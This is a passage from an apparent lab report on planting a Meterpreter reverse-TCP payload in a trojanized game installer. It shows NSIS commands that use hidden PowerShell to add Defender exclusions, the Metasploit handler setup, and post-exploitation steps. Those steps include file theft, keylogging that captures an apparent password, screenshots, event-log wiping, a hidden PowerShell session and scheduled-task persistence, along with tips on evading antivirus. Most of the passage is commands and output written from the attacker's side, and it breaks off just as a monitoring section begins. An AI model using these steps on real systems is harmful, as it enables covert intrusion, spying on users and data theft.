
step3: The mechanism of action on the victim machine.

The executable file will create 1 number of folders away from the machine's resolution. Then execute the payload.exe file (pikachuupdate.exe format). Once the connection session is captured, the attacker can escalate the power to create a backdoor, making a deep impact to exploit the information.

There were no decisive exceptions initially.



Then the game install file automatically climbs admin privileges with hidden powershell, then adds malicious folders and some other folders to the decisive exception for future exploits.



For the initial nsis script command.

```
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"\$INSTDIR\""'
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"C:\Program Files (x86)\"'
```

Execute with administrator rights, put 2 file paths into exclusions.

Depending on the original script, the NSIS script can be further developed to extend the attack vector. Either after connecting the session extends the method to avoid detection.

5.4 Use some exploits after hijacking.

Condition: Make sure to connect the session to the victim machine.

5.4.1 exploit

step1: open the Kali Linux terminal

step2: exploit

Select the exploit module in the Metasploit Framework to create a handler to listen to the connection from the Meterpreter payload.

```
use exploit/multi/handler
```

Set up the payload that the handler will use, in this case Meterpreter with reverse connection over TCP for Windows operating systems.

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

Set the IP address of the attacking machine (kali linux) so that the handler listens for the connection from the Meterpreter payload.


```
set LHOST 192.168.41.147
```

Set up the network port on the attacking machine so that the handler listens for the connection from the Meterpreter payload.

```
set LPORT 4444
```

Start listening and wait for incoming connections from the Meterpreter payload, try to establish a connection with the victim machine and take remote control after the payload is executed on the victim machine.

```
exploit
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.41.147
LHOST => 192.168.41.147
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.41.147:4444
[*] Sending stage (176198 bytes) to 192.168.41.146
[*] Meterpreter session 1 opened (192.168.41.147:4444 -> 192.168.41.146:60844) at 2024-05-15 15:44:22 -0400

meterpreter > []
```

The meterpreter display shows that the payload is connected to the handler. Some information about the connection is displayed successfully.

=> It is now possible to control the victim machine remotely.

5.4.2: Control panel.

At the meterpreter session Use the help command to view some command information from the console.

```
meterpreter > help
```

We can see from the dashboard information that supports us with a series of exploitation commands against the victim. Some of the necessary commands are: `screenshot` – Take screenshots of the victim, `run webcam [option]` - Control the target webcam, `run sound_recorder [option]` – record the target machine, `run <script>` - Launch a script, type `run` press tab 2 times - View list of scripts.

In the following sections of this research will cover some simple but effective exploit commands. Through the help command, you can see diverse mining support

functions. Depending on the attacker, it is possible to deploy and maximize the victim's information.



```
kali@kali: ~
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
pivot         Manage pivot listeners
pry           Open the Pry debugger on the current session
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
run           Executes a meterpreter script or Post module
secure        (Re)Negotiate TLV packet encryption on the session
sessions      Quickly switch to another session
set_timeouts  Set the current session timeout values
sleep         Force Meterpreter to go quiet, then re-establish session
ssl_verify    Modify the SSL certificate verification setting
transport     Manage the transport mechanisms
use           Deprecated alias for "load"
uuid          Get the UUID for the current session
write         Writes data to a channel

Stdapi: File system Commands
=====
```


5.4.3 Check System Information.

```
meterpreter > sysinfo
```

```
meterpreter > sysinfo
Computer      : DESKTOP-70JAIJU
OS            : Windows 10 (10.0 Build 19045).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

5.4.4 List running processes.

```
meterpreter > ps
```



```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Processes]				
4	0	System				
92	4	Registry				
312	4	smss.exe				
372	672	svchost.exe				
452	436	csrss.exe				
528	520	csrss.exe				
548	436	wininit.exe				
596	520	winlogon.exe				
672	548	services.exe				
688	672	svchost.exe				
692	548	lsass.exe				
704	672	svchost.exe				
800	672	svchost.exe				
828	596	fontdrvhost.exe				
836	548	fontdrvhost.exe				
928	672	svchost.exe				
996	596	dwm.exe				
1084	672	svchost.exe				
1104	672	msdtc.exe				
1156	672	svchost.exe				
1184	672	svchost.exe				
1232	672	vm3dservice.exe				
1264	672	SecurityHealthService.exe				
1276	672	svchost.exe				
1324	672	svchost.exe				
1456	672	svchost.exe	x64	1	DESKTOP-70JAIJU\AD_DUC	C:\Windows\System32\svchost.exe
1480	4	Memory Compression				
1516	672	svchost.exe				
1524	372	taskhostw.exe	x64	1	DESKTOP-70JAIJU\AD_DUC	C:\Windows\System32\taskhostw.exe
1632	672	svchost.exe				

5.4.5 File system access

List files.

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\Users\AD_DUC\Desktop
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-    2352     fil      2024-03-18 06:24:49 -0400 Microsoft Edge.lnk
100666/rw-rw-rw-     406     fil      2024-05-09 21:21:53 -0400 Project1.txt
100666/rw-rw-rw-     115     fil      2024-05-15 04:32:38 -0400 Project2.txt
100666/rw-rw-rw-      0       fil      2024-05-15 15:15:11 -0400 Project3.txt
100666/rw-rw-rw-      0       fil      2024-05-15 15:15:23 -0400 Project4.txt
100666/rw-rw-rw-     282     fil      2024-03-18 06:24:49 -0400 desktop.ini
100777/rwxrwxrwx    73802    fil      2024-05-14 16:15:27 -0400 payload.exe
```

Download the file on the victim's computer to the attacker's computer.


Download the victim file to the attacker machine

```
meterpreter > download C:\\path\\to\\remote\\file /path/to/local/file
```

During this simulation, I choose to download the Desktop folder of the victim machine. It can be seen that the download process was successful. And I got a high number of Project files that could be very important to the victim.

Execute the following command:

```
download -r C:\\Users\\AD_DUC\\Desktop /home/kali/Downloads
```



Upload the file to the victim using the following command:


```
meterpreter > upload /path/to/local/file C:\\path\\to\\remote\\file
```

5.4.5 Keyscan

Mining information entered from the victim's keyboard is a fun and useful thing. There is a lot to be gained from exploiting this event.

step1: Start recording.

```
meterpreter > keyscan_start
```

step2: Show what is recorded on the attacker machine

```
meterpreter > keyscan_dump
```

step3: Stop the recording.

```
meterpreter > keyscam_stop
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hoom<^H><^H><^H><^H><RIGHT SHIFT>Tt<^H>oois <^H><^H><^H><^SHIFT><^H><^H><^H><^H><RIGHT SHI
FT>Toois qu<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^SHIFT>ttoois<^H><^H><^H><^H><^H><^
H><^H><^H>toi qua toi cos <^H><^H> di choi ve khuy<CR>
ngay mai cau co nghi hoc k<CR>
chao cau minh f t<^H><^H><^H><^H><^H><^H><^H><^H><^H><CR>
minh la ken<CR>
abc1<NUM 1><NUM 2><NUM 3><NUM 2><^H>2135 snh<CR>
admin abn425<^S>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

The mining information is quite useful.

It is possible to predict the victim's information such as there are 1 number of messages the victim chats. Moreover, there are suspicious characters such as "admin abn425" that seem to be the operation of entering a user password for a login session, this information is quite useful.

5.4.6 Keyevent

Send Key Events to the victim's machine: to send key events such as Ctrl, Shift, Alt ... you can use the corresponding ASCII code of those keys.

example:

meterpreter > keyevent 13

This command sends 1 Enter key event. This is like the victim pressing the Enter button on their device.


5.4.7 Delete traces.

This command must have admin access.

This command deletes the Event Log on the victim's computer, which is usually used to delete traces after an attack.

```
meterpreter > clearev // Remove traces on the victim's machine.
```

The log of some events can be deleted by visiting powershell.




```
kali@kali: ~/Downloads
PS C:\>
PS C:\>
PS C:\> Clear-EventLog -LogName "Application", "System", "Security"
```

5.4.8 Check whether the victim machine is a real machine or a virtual machine.

Use the following command:

```
meterpreter > run post/windows/gather/checkvm
```

The test results show that the victim machine is a virtual machine. exactly in this lab simulation.



```
msfr6-exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.41.147:4444
[*] Sending stage (176198 bytes) to 192.168.41.146
[*] Meterpreter session 2 opened (192.168.41.147:4444 -> 192.168.41.146:50226) a
t 2024-05-18 15:18:09 -0400

meterpreter >
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
meterpreter > []
```

5.4.9 Take a screenshot of the victim's machine.


Use the following command: The victim's screen is captured and saved on the attacker machine in the /home/kali directory

```
meterpreter > screenshot
```



```
meterpreter > screenshot
Screenshot saved to: /home/kali/PuserPgr.jpeg
```


On the attacker the photo was successfully captured. Through this exploit, it can be seen that the personal computer screen is important information. What happens when you're reading an internal message? Or the important information you're working on.



5.5 Advanced attacks

step1: Connect the session meterpreter >

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.41.147
LHOST => 192.168.41.147
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.41.147:4444
[*] Sending stage (201798 bytes) to 192.168.41.146
[*] Meterpreter session 3 opened (192.168.41.147:4444 -> 192.168.41.146:49825) at 2024-05-23 0
4:55:49 -0400

meterpreter >
```

Step 2: Run the command to open the hidden powershell.


```
meterpreter > execute -f powershell.exe -H -i
```

Start a hidden PowerShell session on the target machine in interactive mode so that an attacker can execute commands undetected




step3: Delete logs, delete traces

Delete logs of some events.



step4: Schedule the malicious code to work on its own at a fixed interval according to the attacker's wishes.

```
execute -f cmd.exe -a "/c schtasks /create /tn PikachuUpdateTask /tr \"C:\Program Files (x86)\PikachuGame\pikachuupdate.exe\" /sc daily /st 20:00 /f"
```




step5: Contingency plan

For malicious files, although they have deceived users. However, it is still detectable. Now that the session is connected, we can inject more malicious code into the code, or encrypt existing malicious code that is cloned and sent everywhere to avoid being scanned.


PART 6: ANALYSIS AND MONITORING

6.1 Monitoring, scanning malicious code.

